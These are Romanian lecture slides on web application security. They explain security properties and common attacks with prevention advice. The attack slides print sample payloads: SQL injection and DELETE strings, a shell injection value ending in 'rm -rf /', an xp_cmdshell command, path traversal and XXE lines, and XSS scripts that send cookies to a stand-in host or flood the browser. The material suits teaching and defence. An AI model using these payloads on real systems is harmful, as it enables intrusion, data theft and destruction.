

Tehnologii Web

securitatea aplicațiilor Web



o prezentare generală

“Experiența este acel minunat lucru
care îți dă voie să recunoști o greșeală
pe care ai mai făcut-o.”

F.P. Jones

Ce înseamnă securitatea datelor?

securitatea datelor

Securitatea este procesul de **menținere** a unui nivel acceptabil de risc perceptibil


securitatea datelor

Securitatea este procesul de **menținere** a unui nivel acceptabil de risc perceptibil

“Security is a process, not an end state.”

Mitch Kabay

securitatea datelor



riscuri de securitate (*Web application security risks*)
conform **OWASP** – *Open Web Application Security Project*
www.owasp.org

securitatea datelor

Confidențialitatea

Autentificarea

Autorizarea

Integritatea

Nerepudierea

Intimitatea (*privacy*)

Disponibilitatea

securitatea datelor

Confidențialitatea

imposibilitatea unei terțe entități să aibă acces
la datele vehiculate între doi receptori

securitatea datelor

Confidențialitatea

soluție:

conexiuni private între cele 2 puncte terminale
ale canalului de comunicație

datele circulă printr-un tunel oferit de o rețea privată
virtuală (VPN – *Virtual Private Network*)

securitatea datelor

Confidențialitatea

HTTPS (*HyperText Transfer Protocol Secure*)

scop: criptare bidirecțională + autentificare „sigură”,
prevenind atacuri de tip *man-in-the-middle* și
interceptare/alterare de date (*eavesdropping, tampering*)

RFC 7230

securitatea datelor

Confidențialitatea

HTTPS (*HyperText Transfer Protocol Secure*)

HTTP over TLS (Transport Layer Security)

URL-urile folosesc schema **https** – port standard: **443**

securitatea datelor

Confidențialitatea

soluție:

criptarea datelor via diverse abordări (algoritmi)

biblioteci specializate

și/sau oferite de mediile de dezvoltare (*framework-uri*)

securitatea datelor

Exemplificări de soluții criptografice la nivel de Web:

OpenSSL (bibliotecă C; numeroase portări)

Java Cryptography Architecture

CryptoJS – <https://code.google.com/p/crypto-js/>

System.Security.Cryptography (.NET Framework)

crypto (modul Node.js)

Mcrypt, phpseclib, Zend Framework Encryption (PHP)

Cryptography Toolkit (Python) – www.pycrypto.org/

securitatea datelor

Confidențialitatea

atenție: exploatarea vulnerabilităților bibliotecilor

exemplu relativ recent (2014): **heartbleed**
slăbiciune majoră a bibliotecii *open-source* OpenSSL

<http://heartbleed.com/>

exemplificare actuală (martie 2015): **FREAK**
se bazează pe vulnerabilități TLS ale *browser*-ului

<https://freakattack.com/>

securitatea datelor

Autentificarea

mecanism ce permite utilizatorilor să acceseze
un serviciu după verificarea identității
utilizatorului – uzual, pe bază de nume + parolă

securitatea datelor

Autentificarea

soluție:

serverul Web oferă suport pentru
autentificări de bază (*basic authentication*)
sau bazate pe algoritmi de tip *digest* – e.g., MD5, SHA-1,
SHA-2 (SHA-256, SHA-512 etc.), SHA-3
<http://csrc.nist.gov/groups/ST/hash/>

securitatea datelor

Autentificarea

exemplificări:

`mod_auth_basic`, `mod_auth_digest`, `mod_authn_dbd`, ...
(module Apache)

<http://httpd.apache.org/docs/howto/auth.html>

`ngx_http_auth_basic_module`, `ngx_http_auth_request_module`
(module Nginx)

pentru alte soluții, de vizitat <http://wiki.nginx.org/Modules>

securitatea datelor

Autentificarea

soluție:

folosirea/implementarea unor servicii de autentificare

OpenID

utilizatorul poate demonstra că deține un URL specific menit a-l identifica *on-line* via un ofertant de identitate digitală (*identity provider*) – e.g., o aplicație Web socială

<http://openid.net/get-an-openid/>

securitatea datelor

Autorizarea

specifică acțiunile (rolurile) pe care un utilizator
ori o aplicație a utilizatorului
le poate realiza într-un anumit context

securitatea datelor

Autorizarea

specifică acțiunile (rolurile) pe care un utilizator
ori o aplicație a utilizatorului
le poate realiza într-un anumit context

asociată autentificării

permite definirea politicilor de control al accesului
la servicii (funcționalități)

securitatea datelor

Autorizarea

soluții:

drepturi de acces (permisiuni)

+

liste de control al accesului (*ACL – Access Control List*)

context: autorizarea accesului la datele disponibile
în cadrul unei aplicații Web – *e.g.*, via OAuth

securitatea datelor

Autorizarea

soluții:

controlul accesului bazat pe roluri
(RBAC – *Role-Based Access Control*)

exemplu:

un utilizator obișnuit cu rol de administrator
într-o situație specifică

securitatea datelor

Integritatea

în acest context, implică detectarea încercărilor
de modificare neautorizată (*tampering*)
a datelor transmise

securitatea datelor

Integritatea

soluții:

algoritmi de tip *digest* – exemple tipice: MD5, SHA-1

semnături digitale

(stocate, eventual, în format XML – *XML Signature*)
pot fi vehiculate și via mesaje SOAP

securitatea datelor

Nerepudierea

asigură faptul că expeditorul unui mesaj
nu poate afirma că nu l-a trimis

securitatea datelor

Nerepudierea

soluție:

certificate digitale


stochează date privind identitatea
unei entități deținătoare a unui secret:
parolă, serie a cărții de credit, certificat digital,...

securitatea datelor

PKI (*Public Key Infrastructure*)
infrastructura bazată de chei publice

set de resurse hardware, software, umane + politici și
proceduri pentru managementul certificatelor digitale
(creare, distribuție, utilizare, stocare, revocare)

avansat



PKI permite utilizatorilor să comunice „sigur” într-o rețea publică nesigură, inclusiv verificând identitatea unui utilizator via certificate digitale emise de o autoritate


securitatea datelor

Web of trust – WOT

(Phil Zimmermann, 1992)

alternativă la PKI

recurge la PGP (*Pretty Good Privacy*)



o implementare vizând reputația siturilor Web
pe baza opiniilor utilizatorilor: www.mywot.com

securitatea datelor

Disponibilitatea

necesitatea ca o anumită resursă
să poată fi accesată la momentul oportun

securitatea datelor

Disponibilitatea

necesitatea ca o anumită resursă
să poată fi accesată la momentul oportun

aspect de interes: calitatea unui serviciu
stipulată via SLA (*Service-Level Agreement*)

*uptime, average speed to answer, turn-around time,
abandonment rate, mean time to recover,...*



Operating normally



Available but problems this last 24h



Service disruption



Still alive?

48.47% (237/489) endpoints are **available**

SPARQL Endpoint	Uptime Last 24h	Uptime Last 7 days
http://www.rdfabout.com/sparql (2)	0%	0%
A Short Biographical Dictionary of English Literature (RKBExplorer)	100%	100%
AEMET metereological dataset	100%	100%
ASN:US	100%	100%
Allie Abbreviation And Long Form Database in Life Science	100%	99.41%
Amsterdam Museum as Linked Open Data in the Europeana Data Model	100%	100%
Aristotle University	100%	99.24%
Association for Computing Machinery (ACM) (RKBExplorer)	100%	100%
Australian Climate Observations Reference Network - Surface Air Temperature Dataset	0%	36.69%
Bio2RDF::Biomodels	66.67%	94.05%
Bio2RDF::Drugbank	66.67%	94.05%
Bio2RDF::INOH	100%	100%
Bio2RDF::IProClass	0%	67.46%
Bio2RDF::InterPro	66.67%	94.05%
Bio2RDF::MGI	64%	94.08%
Bio2RDF::NCBI Gene	0%	0%

gradul de disponibilitate a unor servicii Web

securitatea datelor

Disponibilitatea

cauze ale indisponibilității:

atacuri de refuz al serviciilor DoS (*Denial of Service*)

atacuri distribuite de tip DDoS (*Distributed DoS*)

implementare precară

securitatea datelor

Intimitatea

vizează drepturile ce trebuie respectate privind caracterul (subiectul) datelor vehiculate

confundată, deseori, cu confidențialitatea

<http://privacy.org/>

securitatea datelor

Intimitatea

breșe:

stocarea necorespunzătoare a datelor
la nivel de server – *information disclosure*

atacuri de tip XSS (*Cross-Site Scripting*)

atacuri de tip *phishing* – www.honeynet.org/papers/phishing/

configurarea neadecvată a sistemelor

securitatea datelor

Securitatea Web trebuie să ia în considerație:

clientul

interacțiunea cu utilizatorul

date personale stocate: *cookie*-uri, date *off-line*, *cache*,...

transferurile asincrone – Ajax/Comet ori WebSocket-uri

existența *plugin*-urilor/extensiilor suspecte

...

securitatea datelor

Securitatea Web trebuie să ia în considerație:

datele aflate în tranzit

securitatea rețelei (cu/fără fir)
schimbul sigur de mesaje între diverse entități
nerepudiarea datelor

...

securitatea datelor

Securitatea Web trebuie să ia în considerație:

serverul

securitatea serverului/serverelor Web

securitatea aplicațiilor, *framework*-urilor, bibliotecilor,...

disponibilitatea serviciilor oferite

securitatea datelor

Securitatea Web trebuie să ia în considerație:

clientul

datele aflate în tranzit

serverul

atacurile pot viza oricare din cele 3 aspecte!

securitatea datelor

Vulnerabilități

slăbiciuni ale unui sistem hardware/software ce permit utilizatorilor neautorizați să aibă acces asupra lui

pot apărea și datorită unei administrări precare

securitatea datelor

Vulnerabilități

niciun sistem nu este 100% sigur

Cum are loc un atac privind securitatea?

atacuri

Examinarea mediului

identificarea porturilor/serviciilor publice

descoperirea tipurilor + versiunilor aplicațiilor

generarea de erori + examinarea mesajelor obținute

găsirea de informații sensibile:

cod-sursă, comentarii, câmpuri ascunse ale formularelor,...

Top in Frameworks · Week beginning May 25th 2015

Name	10k	▲ 100k	Million	Entire Web
PHP	↓2,697	↑33,301	↑533,787	↑43,406,408
ASP.NET	↓1,471	↓18,392	↓283,552	↑40,474,526
J2EE	↑514	↓3,065	↓56,900	↑1,918,404
ASP.NET Ajax	↓342	↑4,948	↓69,173	↑982,036
Ruby on Rails Token	↓265	↓1,346	↑19,590	↑320,904
ASP.NET MVC	↓237	↑1,649	↓17,691	↓1,015,297
Ruby on Rails	↑202	↑1,415	↑26,986	↑789,499
Shockwave Flash Embed	↓174	↓3,570	↓149,333	↓6,945,792
Adobe Dreamweaver	↑130	↑3,204	↓78,552	↓3,345,663
Classic ASP				
Adobe ColdFusion				
DAV				
Heroku Proxy				
Express	−43	↓157	↓770	↑75,929
Perl	−42	↓538	↓8,237	↑1,034,157

utilizarea instrumentului **BuiltWith**
 pentru inspectarea tehnologiilor folosite
 de un sit Web: <http://builtwith.com/>

atacuri

Stabilirea țintei atacului

mecanismul de autentificare (*login*)

câmpurile formularelor Web

managementul sesiunilor

infrastructura folosită – serverele de stocare a datelor,
serviciile adiționale (*e.g., proxy*),...

atacuri

La nivel de HTTP

analizarea pachetelor de date (*network sniffing*):
funcționează pentru fluxuri de date HTTP necriptate

o soluție de prevenire:

HTTPS – folosirea HTTP peste (W)TLS
(*Wireless*) *Transport Layer Security*

atacuri

La nivel de HTTP

deturnarea sesiunilor (*session hijacking*):
atacatorul determină SID-ul utilizatorului și
îl folosește în scop propriu

exemplu: analizarea câmpului **Referer**

Referer: [https://www.ebank.info/view/account?id=98151
&jssid=BAC13606AC22B81E5137F45F95EE7573](https://www.ebank.info/view/account?id=98151&jssid=BAC13606AC22B81E5137F45F95EE7573)

atacuri

La nivel de HTTP

deturnarea sesiunilor (*session hijacking*):
atacatorul determină SID-ul utilizatorului și
îl folosește în scop propriu

soluții clasice de prevenire:
eliminarea SID-ului din URL
stocarea SID-ului în câmpul **User-Agent**
utilizarea unui SID variabil

atacuri

SQL injection

presupune scrierea unor interogări SQL care permit afișarea, alterarea, ștergerea de date din baze de date via formulare Web ori direct, folosind URL-uri

pentru detalii, a se consulta *Testing for SQL Injection*:
www.owasp.org/index.php/Testing_for_SQL_Injection_%28OTG-INPVAL-005%29

atacuri

SQL injection – exemplu:

select * from customers where name=\$name and pass=\$pass

cu **\$name** preluat din formular având valoarea " **or 1=1 --**

atacuri

SQL injection – exemplu:

http://e-banking.org/access_client.php?client=3

în *script*: **select credit_card from clients where client=\$client**

atacuri

SQL injection – exemplu:

http://e-banking.org/access_client.php?client=3

în *script*: **select credit_card from clients where client=\$client**

ce se întâmplă dacă URL-ul este

http://www.sit.org/access_client.php?client=client ?

dar dacă în loc de **select** apărea comanda **delete** ?

atacuri

SQL injection

variații:

crearea de interogări SQL incorecte
pentru a avea acces la mesaje de eroare „interesante”

atacuri

SQL injection – exemplu:

<http://www.sit.org/search?id=1+OR+xy=1>

se poate obține un mesaj precum:

```
[Microsoft][ODBC SQL Server Driver] [SQL Server] Invalid column name 'xy'.  
SELECT group_id, securityName, maxSalesCharge, price,  
security_id, trade_date FROM funds  
WHERE group_id = 1 OR xy=1 ORDER BY price DESC
```

atacuri

SQL injection – exemplu:

<http://www.sit.org/search?id=1+OR+xy=1>

se poate obține un mesaj precum:

```
[Microsoft][ODBC SQL Server Driver] [SQL Server] Invalid column name 'xy'.  
SELECT group_id, securityName, maxSalesCharge, price,  
security_id, trade_date FROM funds  
WHERE group_id = 1 OR xy=1 ORDER BY price DESC
```

atacatorul poate continua – de pildă – cu:

<http://www.sit.org/search?id=1;DELETE+FROM+funds+-->

atacuri

SQL injection

soluții de prevenire:

„neutralizarea” meta-caracterelor SQL,
prepared statements, utilizarea de *framework-uri* ORM
(*Object-Relational Mapping*), proceduri stocate,...

incorect

```
$sql = "select * from users  
where user = " . $user . "";
```

corect

```
$rezultat = $db.query  
("select * from users  
where user = ?", $user);
```

atacuri

SQL injection

soluții de testare a vulnerabilităților (*penetration tools*):

Blind Sql Injection – <https://code.google.com/p/bsqlbf-v2/>

sqlmap – <http://sqlmap.org/>

SQL Ninja – <http://sqlninja.sourceforge.net/>

SQL Power Injector – <http://www.sqlpowerinjector.com/>

atacuri

NoSQL injection

exploatarea limbajului de programare disponibil în cadrul serverului NoSQL, inclusiv slăbiciunile API-ului oferit și/sau formatul de transfer al datelor (JSON, XML)

exemplificare: *Hacking Node.js and MongoDB* (2014)

<http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html>

pentru detalii, a se parcurge

https://www.owasp.org/index.php/Testing_for_NoSQL_injection

atacuri

Shell command injection

posibilitatea de a rula comenzi externe via *script*-uri CGI

exemplu: fie liniile Perl dintr-un *script* CGI

```
$utiliz = $form{"nume"};  
print `finger $utiliz`;
```

ce se întâmplă dacă din formular se preia **root; rm -rf /** ?

atacuri

Shell command injection

idem și pentru programe scrise
în alte limbaje interpretate
(*e.g.*, PHP, Python, Ruby) sau chiar cele C

soluție de prevenire:
inhibarea folosirii funcțiilor `system ()`, `exec ()` etc.

atacuri

SQL injection + command injection

utilizarea SQL pentru execuția la nivel de *shell* de comenzi din cadrul serverului de baze de date

exemplu:

```
SELECT * FROM users WHERE name = 'tuxy' AND  
pass = ' '; xp_cmdshell 'taskkill /F /IM sqlservr.exe' --'
```

atacuri

XPath injection

recurgerea la expresii XPath pentru acces la date
într-un document XML sau pentru a realiza
diverse acțiuni via funcții XPath

consecințe și asupra transformărilor XSLT
considerate maligne ► pot cauza, de exemplu, DoS
detalii la www.agarri.fr/blog/

atacuri

Path traversal

posibilitatea de accesare a unor zone nepermise ale sistemului de fișiere – *i.e.*, în afara directoarelor în care rezidă aplicația Web

exemplificare:

<http://e-photos.info/listphotos.jsp?dir=../../../../>

atacuri

Path traversal

posibilitatea de accesare a unor zone nepermise ale sistemului de fișiere – *i.e.*, în afara directoarelor în care rezidă aplicația Web

exemplu în contextul XML (**XXE** – *XML External Entity*):
<http://cwe.mitre.org/data/definitions/611.html>

```
<!DOCTYPE doc [ <!ENTITY xxe SYSTEM "file:///tmp/sessions/..."> ]>
```

atacuri

Exemplificare reală – atac asupra PostgreSQL

- conectare cu privilegii reduse
- preluare global/pg_auth prin XXE
- suprascrierea acestui fișier via XSLT
- re-conectare cu privilegii de administrator
- restaurare global/pg_auth via XSLT
- lansare postgres_payload.rb – resursă oferită de proiectul Metasploit: www.metasploit.com

atacuri

Poisonous null-byte attack

folosirea caracterului NULL pentru plasarea de *script*-uri pe server ce ulterior pot fi executate

exemplu:

upload-ul unei „imagini” – [img.php%00.jpg](#)

“Thank you! See your picture at [img.php](#)”

atacuri

Cross-Site Scripting (XSS)

permite „injectarea” în cadrul sistemului,
pentru execuția direct în *browser*,
a programelor JavaScript

atacuri

Cross-Site Scripting (XSS)

funcționează mai ales în cadrul siturilor Web interactive
(*e.g.*, forumuri, *blog*-uri, *wiki*-uri)

detalii la adresa

www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

pentru exemple reale, a se consulta <http://xssed.com/>

atacuri

Cross-Site Scripting (XSS) – exemple tipice:

``


redirecționează utilizatorul spre alt sit,
preia valori de *cookie*-uri ori blochează *browser*-ul

includerea de cod malițios (*malware*)
spre a fi executat la nivel de *browser*
via elemente precum `<embed>`, `` sau `<object>`

atacuri

Cross-Site Scripting (XSS) – alte acțiuni malefice:

```
<script type="text/javascript">  
  document.location.replace (  
    "http://www.sit.org/furt.php" + "?c=" + document.cookie);  
</script>
```




furtul de *cookie*-uri
(*hijacking cookies*)

atacuri

Cross-Site Scripting (XSS) – alte acțiuni malefice:

```
<script type="text/javascript">  
  for (contor = 0; contor < 3000; contor++)  
    window.open ("http://www.sit.org/");  
</script>
```



tentativă de blocare
a *browser*-ului/
sistemului

atacuri

Cross-Site Scripting (XSS) – alte acțiuni malefice:

```
<script type="text/javascript">  
setInterval (function () {  
  var w = window.open ();  
  w.document.write (document.documentElement.outerHTML ||  
    document.documentElement.innerHTML);  
}, 33);  
</script>
```

crearea recursivă de
ferestre via DOM
în stilul *fork bomb*

atacuri

Cross-Site Scripting (XSS)

oferă premisele eludării politicii privind interacțiunea dintre *script*-urile la nivel de client și resursele din același domeniu Internet: ***same-origin policy***

uzual, un program aflat pe **sit.org** nu poate obține date dintr-o pagină Web aparținând domeniului **altsit.org**

atacuri

Cross-Site Request Forgery (CSRF)

forțează utilizatorul autentificat în cadrul unei aplicații să execute acțiuni nedorite – *e.g.*, alterarea datelor

cazuri concrete:

preluarea listei persoanelor de contact
pentru un utilizator autentificat la GMail (2007)
modificarea adresei poștale + închirierea de filme
de către persoanele având cont la Netflix (2006)

atacuri

Cross-Site Request Forgery (CSRF)

poate conduce și la furtul identității (*phishing*)
sau la plasarea de cod *malware* la client

www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29

